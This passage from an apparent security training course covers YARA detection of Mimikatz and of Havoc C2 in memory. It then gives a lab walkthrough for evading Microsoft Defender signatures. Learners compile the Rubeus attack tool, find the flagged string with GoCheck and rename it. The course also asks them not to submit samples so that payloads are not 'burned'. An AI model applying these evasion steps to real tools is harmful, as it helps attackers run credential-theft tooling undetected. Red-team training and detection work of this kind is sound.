
As you can see the first two bytes are 4D 5A which is MZ in ASCII, indicating that this is a PE file. A bit further down we can also see the PE signature (50 45 00 00).
We'll do a deep dive in the PE File format later in the course, for now just understand that YARA can be used to identify certain file types based on their headers and signatures. We can also create more complex rules to identify malware families based on unique strings or byte patterns - which we'll do next.
YARA-X GUI
NOTE: YaraXGUI can only scan files, not memory or processes - for that you need to use the command line version of YARA.
You can find the yara rule (which has multiple signatures for Mimikatz) in C:\THEV\Labs\Yara\mimikatz.yar. Below is an example of how Defender detects Mimikatz:

If we now use YaraXGUI (you can use the command line if you prefer) and scan mimikatz downloaded from its github repo, we see the following
- Open a command prompt and let's start YaraXGUI.
YaraXGUI.exe
- (1) Click on
Browse YARA Fileand select themimikatz.yarfile located inC:\THEV\Labs\Yara\mimikatz.yar - (2) Click on
Select Folderand select theC:\THEV\Labs\Yara\mimikatzfolder (this will scan all files in the folder) - (3) Click on
compileto compile the yara rule - (4) Click on
Start Scan - (5) After the scan is complete you will see files that matched the yara rule in the top right pane, Click on a file to see which rules matched in the bottom right pane
- (6) You will see that multiple rules matched for mimikatz.exe

Detect Havoc C2 Payload in MEMORY
Let's create use YARA rule to detect the Havoc C2 framework in memory. Havoc is a popular open-source command and control (C2) framework used by red teams and adversaries for post-exploitation activities. We'll need to use yara64.exe for this lab as it supports scanning process memory.
The following blogpost goes into detail about the Havoc C2 framework and how to detect it using YARA (and as Havoc is open source, keep in mind that adversaries can also use these same techniques to evade detection!):
https://www.immersivelabs.com/resources/blog/havoc-c2-framework-a-defensive-operators-guide

Let's Run a Havoc C2 agent on your Windows 10 machine, and then run the YARA rule against the process ID of the demon.x64.exe process (in this case 7188).
- Open a command prompt and navigate to
C:\temp, where we have downloaded thedemon.x64.exefile in one of the previous labs, and run it
cd c:\temp
demon.x64.exe
- Open System Informer or Task Manager to get the PID of
demon.x64.exe(in this case7188),you'll have to change this with the actual PID on your system .

- From the same
command prompt, run the YARA rule against the process memory ofdemon.x64.exe, use thePIDyou found in the previous step(this will be different on your system from the screenshot above and the command below) :
cd C:\THEV\Labs\Yara
yara64.exe havoc-c2-memory.yar 6260

We can see here that the Havoc_C2_Agent_Memory rule has triggered on the demon.x64.exe process in memory.
TIP: You can actually use VELOCIRAPTOR to run a yara scan on certain files and processes!
CONCLUSION
YARA is an essential tool in the arsenal of cybersecurity professionals, enabling them to detect and classify malware effectively. Its versatility and powerful pattern-matching capabilities make it invaluable for malware detection, incident response, threat hunting, and reverse engineering. By mastering YARA, security practitioners can enhance their ability to protect systems and respond to threats proactively.
1. LAB - Static Analysis
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
1.1 PREFACE
Is it safe to drop a binary to disk?. Well it is, if you can bypass Static Analysis (Signatures, Hashes, Reputation), this is exactly what we'll be doing in this lab - later on in the course we'll continue with make our malicious binaries more legit, but for now let's focus on bypassing AV Signatures.
1.2 TURN DEFENDER ON
For this lab we will
enable Microsoft Defender- in order to demonstrate howAMSIworks, and how to bypass it.
- Check if
Defenderis turnedONby running thecheckav.ps1script on yourWindowsmachine by opening a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_check.ps1
- The output should be like this:
IMPORTANT: Make sure Real-Time Protection is
enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your
Windowsmachine, from a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this :
1. RUBEUS
Let's take a common attack tool "Rubeus", compile it and see what Defender thinks of it.
https://www.youtube.com/watch?v=sP2XH8YI20c&t=1042s
https://github.com/GhostPack/Rubeus.git
https://github.com/gatariee/gocheck/releases
https://gist.github.com/daddycocoaman/108d807e89a0f9731304bc848fa219f0
- On your windows machine, open a PowerShell prompt with Administrator privileges and type the following commands to clone Rubeus from GitHub:
cd c:\THEV
git clone https://github.com/GhostPack/Rubeus.git
NOTE:
THE SCREENSHOTS BELOW ERRONEOUSLY SHOW , just follow the instructions of the lab and don't let the screenshots confuse you - now you can't unforget it :) - I was too lazy to redo all the screenshots.C:\Git\RubeusTHIS SHOULD BEC:\THEV\Rubeus

- Now on your windows machine, compile this with
Visual Studio 2019:
- Browse to your Rubeus solution file (C:\THEV\Rubeus)

- Select the Program.cs file on the right side in your
Solution Explorer

In order to compile let's change "debug" to "release" and compile as a x64 bit application.
- Click on "Configuration Manager",


- Save the project, and let's compile (build).


Let's see if it works by running rubeus with a simple command.
- Open a new powershell prompt and type the following command:
cd C:\THEV\Rubeus\Rubeus\bin\x64\Release
ls
.\Rubeus.exe logonsession

If we copy the file to our "C:\" directory, we'll see that Defender immediately detects it as malicious!!!
HINT : Defender didn't detect this as malicious when we compiled it since we made some ,exclusions ("C:\THEV", "C:\Temp" and "Downloads") in Defender to avoid scanning those directories.
- You can check the exclusions with the following powershell command:
Get-MpPreference | Select-Object -ExpandProperty ExclusionPath

- The rule that triggered is Virtual:Win32/kekeo.A!MTB
- MTB suffix stands for "Machine Learning-Based Threat Detection"
So now what, how did Defender exactly detect this file as malicious, as we can see it was scanned upon being written to disk - this is static (signature based detection), we'll need to make some changes to our source code to bypass these signatures.
We'll use GoCheck (based of DefenderCheck and ThreatCheck) to analyze our rubeus file.
- Open a new
powershell promptand type the following command:
gocheck64.exe C:\THEV\Rubeus\Rubeus\bin\x64\Release\Rubeus.exe --defender

We can see exactly which strings has caused Defender to detect this as malicious,get_ticket. So all we have to do is go back to our Visual Studio source code and find/replace all get_ticket strings by something else, i.e. "token".
- Let's go back to Visual Studio, go to
edit,Find and Replace,Replace in Files, and type in "get_ticket" in the top field, and "token" in the bottom field.

Make sure you select the "Look in" to Entire Solution, and click "Replace All".
